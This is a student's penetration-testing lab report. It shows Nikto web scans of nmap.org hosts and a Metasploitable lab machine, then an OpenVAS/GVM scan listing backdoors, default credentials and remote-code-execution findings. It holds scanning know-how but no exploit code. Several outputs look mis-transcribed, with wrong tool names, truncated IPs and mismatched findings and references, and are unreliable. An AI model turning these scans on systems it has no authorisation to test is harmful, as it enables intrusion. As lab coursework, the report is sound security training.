

## VAPT Lab 7 : CISCO Cert-6

Task : Perform all practical modules of CISCO Lab 6 and upload

Eshan K027

**nikto -help**

```
(kali㉿Kali)-[~]
└─$ sudo su
[sudo] password for kali:
[root@Kali]~/home/kali]
└─# nikto -help
Unknown option: help

Options:
  -ask+           Whether to ask about submitting updates
      yes   Ask about each (default)
      no    Don't ask, don't send
      auto  Don't ask, just send
  -check6         Check if IPv6 is working (connects to ipv6.google.com or value set in nikto.conf)
  -Cgidirs+       Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
  -config+        Use this config file
  -Display+       Turn on/off display outputs:
      1    Show redirects
      2    Show cookies received
      3    Show all 200/OK responses
      4    Show URLs which require authentication
      D    Debug output
      E    Display all HTTP errors
      P    Print progress to STDOUT
      S    Scrub output of IPs and hostnames
      V    Verbose output
```

**nikto -h scanme.nmap.org**

```
[root@Kali]~/home/kali]
└─# nikto -h scanme.nmap.org
- Nikto v2.5.0


+ Multiple IPs found: 45.33.32.156, 2600:3c01::f03c:91ff:fe18:bb2f
+ Target IP:          45.33.32.156
+ Target Hostname:    scanme.nmap.org
+ Target Port:        80
+ Start Time:         2025-03-01 09:54:59 (GMT0)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://
+ /: The X-Content-Type-Options header is not set. This could allow the user to
  sing content-type-header/
  └─ Home
```

```
nikto -h https://nmap.org -ssl
```

```
[root@Kali]~[~/home/kali]
# nikto -h https://nmap.org -ssl
- Nikto v2.5.0
=====
+ Multiple IPs found: 50.116.1.184, 2600:3c01:e000:3e6::6d4e:7061
+ Target IP:          50.116.1.184
+ Target Hostname:    nmap.org
+ Target Port:        443
=====
+ SSL Info:           Subject: /CN=insecure.com
                      Ciphers: ECDHE-RSA-AES128-GCM-SHA256
                      Issuer: /C=US/O=Let's Encrypt/CN=R11
+ Start Time:         2025-03-01 09:57:02 (GMT)
=====
+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://
+ /: The X-Content-Type-Options header is not set. This could allow the user to
sing-content-type-header/
|
```

## IP List



```
nikto -h IP_list.txt
```

```
# mito@Kali:~/home/kali
# mito -h IP_list.txt
- Nitcat v2.3.0

* Target IP: 10.6.6.14
* Target Hostname: 10.6.6.14
* Target Port: 80
* Start Time: 2025-03-01 09:59:09 (GMT+0)

* Server: Apache/2.4.7 (Ubuntu)
* Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
* Set-Cookie header created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
* Retrieved x-powered-by header: PHP/5.5.9-lubuntu1.25
* /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
* /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misconfigurations/x-content-type-options-header-is-not-set/
* /index.html: Redirects to database/index.php
* /robots.txt: contains 8 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
* /: The EOL character is '\r\n' (at least Apache/2.4.54). Apache 2.2.x is the EOL for the 2.x branch.
* /phpinfo.php: Output from the phpinfo() function was found.
* /data/: Directory indexing found.
* /data/: This might be interesting.
* /data/index.html: Directory indexing found.
* /includes/: This might be interesting.
* /includes/index.html: Directory indexing found.
* /passwords/: Directory indexing found.
* /passwords/index.html: Directory indexing found.
* /admin/: Directory indexing found.
* /admin/index.html: Directory indexing found.
* /admin/login/: Directory indexing found.
* /admin/login/changeplain.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
* /phpmyadmin/: Directory indexing found.
* /phpmyadmin/index.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
* /test/: Directory indexing found.
* /test/index.html: Directory indexing found.
* /phpinfo.php: PHP is installed, and a test script which runs phinfo() was found. This gives a lot of system information. See: CWE-552
* /images/: Directory indexing found.
* /images/index.html: Directory indexing found.
* /icons/README: A default file found. See: https://www.vtweb.co.uk/apache-restricting-access-to-icongreadme/
* /phpmyadmin/: phpMyAdmin directory found.
* /git/index: Git Index file may contain directory listing information.
* /git/index.html: Git Index file may contain directory listing information.
* /phpmyadmin/documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
* /webservices/: Directory indexing found.
* /webservices/index.html: Directory indexing found.
* /git/config: Git config file found. Infos about repo details may be present.
* /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
* 8898 requests: 0 error(s) and 30 item(s) reported on remote host
End Time: 2025-03-01 09:59:45 (GMT+0) (36 seconds)

* Target IP: 172.17.0.2
* Target Hostname: 172.17.0.2
* Target Port: 80
* Start Time: 2025-03-01 09:59:45 (GMT+0)
```

```
nikto -h 172.17.0.2 -o scan_results.htm
```

```
(root㉿Kali)-[~/home/kali]
# nikto -h 172.17.0.2 -o scan_results.htm
- Nikto v2.5.0

+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        80
+ Start Time:         2025-03-01 10:02:41 (GMT0)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the page as if it had a different MIME type. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily tps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the latest version available
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positive
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-project-top-ten/2017/A1-XSS-via-HTTP-Header
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10000
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via URL parameter
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via URL parameter
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via URL parameter
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via URL parameter
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
^S+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives us a lot of information about the server configuration and installed software.
+ /icons/: Directory indexing found.
```

172.17.0.2 / 172.17.0.2 port	
80	
<b>Target IP</b>	172.17.0.2
<b>Target hostname</b>	172.17.0.2
<b>Target Port</b>	80
<b>HTTP Server</b>	Apache/2.2.8 (Ubuntu) DAV/2
<b>Site Link (Name)</b>	<a href="http://172.17.0.2:80/">http://172.17.0.2:80/</a>
<b>Site Link (IP)</b>	<a href="http://172.17.0.2:80/">http://172.17.0.2:80/</a>
<b>URI</b>	/
<b>HTTP Method</b>	GET
<b>Description</b>	/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
<b>Test Links</b>	<a href="http://172.17.0.2:80/">http://172.17.0.2:80/</a> <a href="http://172.17.0.2:80/">http://172.17.0.2:80/</a>
<b>References</b>	
<b>URI</b>	/
<b>HTTP Method</b>	GET
<b>Description</b>	/: The anti-clickjacking X-Frame-Options header is not present.
<b>Test Links</b>	<a href="http://172.17.0.2:80/">http://172.17.0.2:80/</a> <a href="http://172.17.0.2:80/">http://172.17.0.2:80/</a>
<b>References</b>	<a href="https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options">https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options</a>
<b>URI</b>	/
<b>HTTP Method</b>	GET
<b>Description</b>	/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
<b>Test Links</b>	<a href="http://172.17.0.2:80/">http://172.17.0.2:80/</a> <a href="http://172.17.0.2:80/">http://172.17.0.2:80/</a>
<b>References</b>	<a href="https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/">https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/</a>
<b>URI</b>	/index
<b>HTTP Method</b>	GET
<b>Description</b>	/index: Uncommon header 'tcn' found, with contents: list.
<b>Test Links</b>	<a href="http://172.17.0.2:80/index">http://172.17.0.2:80/index</a> <a href="http://172.17.0.2:80/index">http://172.17.0.2:80/index</a>
<b>References</b>	

nikto -h 172.17.0.2 -o scan\_results.txt -Format csv

```
(root㉿Kali)-[~/home/kali]
└─# nikto -h 172.17.0.2 -o scan_results.txt -Format csv
- Nikto v2.5.0

+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:         80
+ Start Time:        2025-03-01 10:04:49 (GMT0)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force files. See: https://www.owasp.org/www-project-web-security-top-10-2017/Top10-2017-A1-Brute-Force
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the project. See: https://www.apache.org/dyn/closer.cgi?path=/2.2.x
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://www.owasp.org/www-project-web-security-top-10-2017/Top10-2017-A7-Sensitive-Data-Exposure
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-1000
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP headers.
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP headers.
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP headers.
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP headers.
```

```
--(root@Kali)-[~/home/kali]
└─# cat scan_results.txt
[Nikto] v2.5.0
...
"72.17.0.2","72.17.0.2","80","","GET","/","Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10."
"72.17.0.2","72.17.0.2","80","","GET","/","The anti-clickjacking X-Frame-Options header is not present."
"72.17.0.2","72.17.0.2","80","https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/","GET","/","The X-Content-Type-Options header is not set. This could allow the
content of the site in a different fashion to the MIME type."
"72.17.0.2","72.17.0.2","80","","GET","/index","Apache mod_negotiation is enabled with MultiViews, whi
ly brute force file names. The following alternatives for 'index' were found: index.php."
"72.17.0.2","72.17.0.2","80","","HEAD","/","Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch."
"72.17.0.2","72.17.0.2","80","","LQVFYAP","/","Web Server returns a valid response with junk HTTP methods which may cause false positives."
"72.17.0.2","72.17.0.2","80","https://owasp.org/www-community/attacks/Cross_Site_Tracing","TRACE","/","HTTP TRACE method is active which suggests the host is vulnerable to XST."
"72.17.0.2","72.17.0.2","80","","GET","/phpinfo","Directory index found."
"72.17.0.2","72.17.0.2","80","","GET","/doc/","Directory index found."
"72.17.0.2","72.17.0.2","80","CVE-1999-0678","GET","/doc/","The /doc/ directory is browsable. This may be /usr/doc."
"72.17.0.2","72.17.0.2","80","OSVDB-12184","GET","/~PHPB885F2A0-3C92-11d3-A3A9-4C7B08C10000","PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings."
"72.17.0.2","72.17.0.2","80","OSVDB-12184","GET","/~PHPE9568F30-0428-11d2-A769-00AA001ACF42","PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings."
"72.17.0.2","72.17.0.2","80","OSVDB-12184","GET","/~PHPE9568F30-0428-11d2-A769-00AA001ACF42","PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings."
"72.17.0.2","72.17.0.2","80","OSVDB-12184","GET","/~PHPE9568F30-0428-11d2-A769-00AA001ACF42","PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings."
```

**sudo gvm-start**

```
--(root@Kali)-[~/home/kali]
└─# gvm-start
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392


● gsad.service - Greenbone Security Assistant daemon (gsad)
   Loaded: loaded (/lib/systemd/system/gsad.service; disabled; preset: disabled)
     Active: active (running) since Sat 2025-03-01 10:09:07 UTC; 13ms ago
       Docs: man:gsad(8)
          https://www.greenbone.net
 Main PID: 21997 (gsad)
    Tasks: 1 (limit: 9430)
   Memory: 1.2M
      CPU: 10ms
     CGroup: /system.slice/gsad.service
             └─21997 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 9392

Mar 01 10:09:07 Kali systemd[1]: Starting gsad.service - Greenbone Security Assistant daemon (gsad)...
Mar 01 10:09:07 Kali systemd[1]: Started gsad.service - Greenbone Security Assistant daemon (gsad).min

● gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
   Loaded: loaded (/lib/systemd/system/gvmd.service; disabled; preset: disabled)
     Active: active (running) since Sat 2025-03-01 10:09:02 UTC; 5s ago
       Docs: man:gvmd(8)
          https://www.greenbone.net
 Main PID: 21859 (gvmd)
    Tasks: 1 (limit: 9430)
   Memory: 184.3M
      CPU: 2.197s
     CGroup: /system.slice/gvmd.service
             └─21859 "gvmd: gvmd: Wa" --osp-vt-update=/run/ospd/ospd.sock --listen-group=_gvm


Mar 01 10:08:57 Kali systemd[1]: Starting gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)...
Mar 01 10:08:57 Kali systemd[1]: gvmd.service: Can't open PID file /run/gvmd.pid (yet?) after start: No such file or directory
Mar 01 10:08:57 Kali systemd[1]: Started gvmd.service - Greenbone Vulnerability Manager daemon (gvmd).

● ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)
   Loaded: loaded (/lib/systemd/system/ospd-openvas.service; disabled; preset: disabled)
     Active: active (running) since Sat 2025-03-01 10:08:55 UTC; 12s ago
       Docs: man:ospd-openvas(8)
          https://www.greenbone.net
 Main PID: 21813 (ospd-openvas)
    Tasks: 5 (limit: 9430)
   Memory: 124.9M
      CPU: 2.606s
     CGroup: /system.slice/ospd-openvas.service
             └─21813 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf (code=exited, status=0/SUCCESS)
```



**Username:** admin

**Password:** kali



Advanced Task Wizard x

**Quick start: Create a new task**

This wizard can help you by creating a new scan task and automatically starting it.

All you need to do is enter a name for the new task and the IP address or host name of the target, and select a scan configuration.

You can choose, whether you want to run the scan immediately, schedule the task for a later date and time, or just create the task so you can run it manually later.

In order to run an authenticated scan, you have to select SSH and/or SMB credentials, but you can also run an unauthenticated scan by not selecting any credentials. If you enter an email address in the "Email report to" field, a report of the scan will be sent to this address once it is finished.

For any other setting the defaults from "My Settings" will be applied.

**Task Name:** Metasploitable

**Scan Config:** Full and fast

**Target Host(s):** 172.17.0.2

Start immediately

Create Schedule:  
03/01/2025 ...  
at 10 h 10 m  
Coordinated Universal Time/UTC

Do not start automatically

**SSH Credential:** -- on port 22


**SMB Credential:** --

**ESXI Credential:** --

**Email report to:**


Cancel Create

**Tasks 1 of 1**



Tasks by Severity Class (Total: 1)


High



Tasks with most High Results per Host

Metasploitable

Results per Host



Tasks by Status (Total: 1)

Done

Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Metasploitable (Automatically generated by wizard)	Done	1	Sat, Mar 1, 2025 10:11 AM UTC	10.0 (High)	↑	 

(Applied filter: apply\_overrides=0 min\_qod=70 sort=name first=1 rows=10)

Date ▼	Status	Task	Severity	Host	Location	Created
Sat, Mar 1, 2025 10:11 AM UTC	Done	Metasploitable	10.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:43 PM UTC
			10.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:46 PM UTC
			10.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:52 PM UTC
			10.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:51 PM UTC
			10.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:48 PM UTC
			9.5 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:51 PM UTC
			9.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:50 PM UTC
			8.5 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:44 PM UTC
			8.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:50 PM UTC
			7.5 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:46 PM UTC
			7.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:48 PM UTC
			7.5 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:57 PM UTC
			7.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:56 PM UTC
			7.5 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:50 PM UTC
			7.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:50 PM UTC
			7.5 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:51 PM UTC
			7.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:51 PM UTC
			7.5 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:51 PM UTC
			7.0 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:46 PM UTC
			7.5 (High)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:53 PM UTC
			8.0 (Medium)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:48 PM UTC
			8.5 (Medium)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:52 PM UTC
			8.0 (Medium)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:34 AM UTC
			8.5 (Medium)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:48 PM UTC
			8.0 (Medium)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:47 PM UTC
			8.5 (Medium)	172.17.0.2	metasploitable.vm	Sat, Mar 1, 2025 4:48 PM UTC

(Applied filter: apply\_overrides=0 min\_qod=70 task\_id=2dc78657-49b9-47c7-82d2ffce1414b sort-reverse=date rows=10 first=1)

Vulnerability	#	Severity ▼	QoD	Host	Name	Location	Created
Operating System (OS) End of Life (EOL) Detection	57	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	general/tcp	Sat, Mar 1, 2025 4:43 PM UTC
The nessus service is running	57	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	512/tcp	Sat, Mar 1, 2025 4:46 PM UTC
Possible Backdoor: Ingreslock	57	10.0 (High)	99 %	172.17.0.2	metasploitable.vm	1524/tcp	Sat, Mar 1, 2025 4:52 PM UTC
Distributed Ruby (MRIRuby/Ruby) Multiple Remote Code Execution Vulnerabilities	57	10.0 (High)	99 %	172.17.0.2	metasploitable.vm	879/tcp	Sat, Mar 1, 2025 4:51 PM UTC
TrWiki XSS and Command Execution Vulnerabilities	57	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC
DistCC RCE Vulnerability (CVE-2004-2687)	57	9.5 (High)	99 %	172.17.0.2	metasploitable.vm	3632/tcp	Sat, Mar 1, 2025 4:51 PM UTC
PostgreSQL Default Credentials (PostgreSQL Protocol)	57	9.0 (High)	99 %	172.17.0.2	metasploitable.vm	5432/tcp	Sat, Mar 1, 2025 4:50 PM UTC
UnrealIRCd Authentication Spoofing Vulnerability	57	8.5 (High)	80 %	172.17.0.2	metasploitable.vm	6697/tcp	Sat, Mar 1, 2025 4:44 PM UTC
MySQL / MariaDB Default Credentials (MySQL Protocol)	57	7.0 (High)	95 %	172.17.0.2	metasploitable.vm	3306/tcp	Sat, Mar 1, 2025 4:50 PM UTC
rssh Unencrypted ClearText Login	57	7.5 (High)	80 %	172.17.0.2	metasploitable.vm	514/tcp	Sat, Mar 1, 2025 4:46 PM UTC
PHPInfo() output: Reporting	57	7.0 (High)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC
Test: HTTP dangerous methods	57	7.5 (High)	99 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:57 PM UTC
PHP-CGI-based setups vulnerable when parsing query string parameters from php files.	57	7.0 (High)	95 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:56 PM UTC
FTP Brute Force Logins Reporting	57	7.5 (High)	95 %	172.17.0.2	metasploitable.vm	21/tcp	Sat, Mar 1, 2025 4:50 PM UTC
FTP Brute Force Logins Reporting	57	7.0 (High)	95 %	172.17.0.2	metasploitable.vm	2121/tcp	Sat, Mar 1, 2025 4:50 PM UTC
UnrealIRCd Backdoor	57	7.0 (High)	70 %	172.17.0.2	metasploitable.vm	6697/tcp	Sat, Mar 1, 2025 4:51 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	57	7.0 (High)	99 %	172.17.0.2	metasploitable.vm	6200/tcp	Sat, Mar 1, 2025 4:51 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	57	7.0 (High)	99 %	172.17.0.2	metasploitable.vm	21/tcp	Sat, Mar 1, 2025 4:51 PM UTC
The login service is running	57	7.5 (High)	80 %	172.17.0.2	metasploitable.vm	513/tcp	Sat, Mar 1, 2025 4:46 PM UTC
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	57	7.0 (High)	70 %	172.17.0.2	metasploitable.vm	5432/tcp	Sat, Mar 1, 2025 4:53 PM UTC
TWiki Cross-Site Request Forgery Vulnerability + Sep10	57	7.5 (High)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability	57	6.0 (Medium)	99 %	172.17.0.2	metasploitable.vm	25/tcp	Sat, Mar 1, 2025 4:52 PM UTC
Anonymous FTP Login Reporting	57	6.0 (Medium)	80 %	172.17.0.2	metasploitable.vm	21/tcp	Sat, Mar 1, 2025 4:34 AM UTC
TWiki < 6.1.0 XSS Vulnerability	57	6.5 (Medium)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC
jQuery < 1.9.0 XSS Vulnerability	57	6.1 (Medium)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:47 PM UTC
TWiki Cross-Site Request Forgery Vulnerability	57	6.0 (Medium)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC

Generated: 80/tcp Assistant (OSA) Version: 2025.03.01.000000 | Last Update: 2025-03-01 10:11:00 UTC

## Summary

TWiki is prone to Cross-Site Scripting (XSS) and Command Execution Vulnerabilities.

## Detection Result

Installed version: 01.Feb.2003  
Fixed version: 4.2.4

## Insight

The flaws are due to:

- %URLPARAM{}% variable is not properly sanitized which lets attackers conduct cross-site scripting attack.
- %SEARCH{}% variable is not properly sanitised before being used in an eval() call which lets the attackers execute perl code through eval injection attack.

## Detection Method

Details: TWiki XSS and Command Execution Vulnerabilities OID: 1.3.6.1.4.1.25623.1.0.800320  
Version used: 2023-07-28T05:05:23Z

## Affected Software/OS

TWiki, TWiki version prior to 4.2.4.

## Impact

Successful exploitation could allow execution of arbitrary script code or commands. This could let attackers steal cookie-based authentication credentials or compromise the affected application.

The rexec service is running

Severity: 10.0 (High)

80 % 172.17.0.2 metasploitable.vm 512/tcp Sat, Mar 1, 2025 4:46 PM UTC

**Summary**

This remote host is running a rexec service.

**Detection Result**

The rexec service was detected on the target system.

**Insight**

rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer.

The main difference is that rexec authenticate by reading the username and password "unencrypted" from the socket.

**Detection Method**

Checks if a vulnerable version is present on the target host.

Details: The rexec service is running OID: 1.3.6.1.4.1.25623.1.0.100111

Version used: 2020-10-01T11:33:30Z

**Solution**

**Solution Type:** 5: Mitigation

Disable the rexec service and use alternatives like SSH instead.

**References**

CVE CVE-1999-0618

## Description

The rexec service is running.

## CVSS

Base Score	<b>10.0 (High)</b>
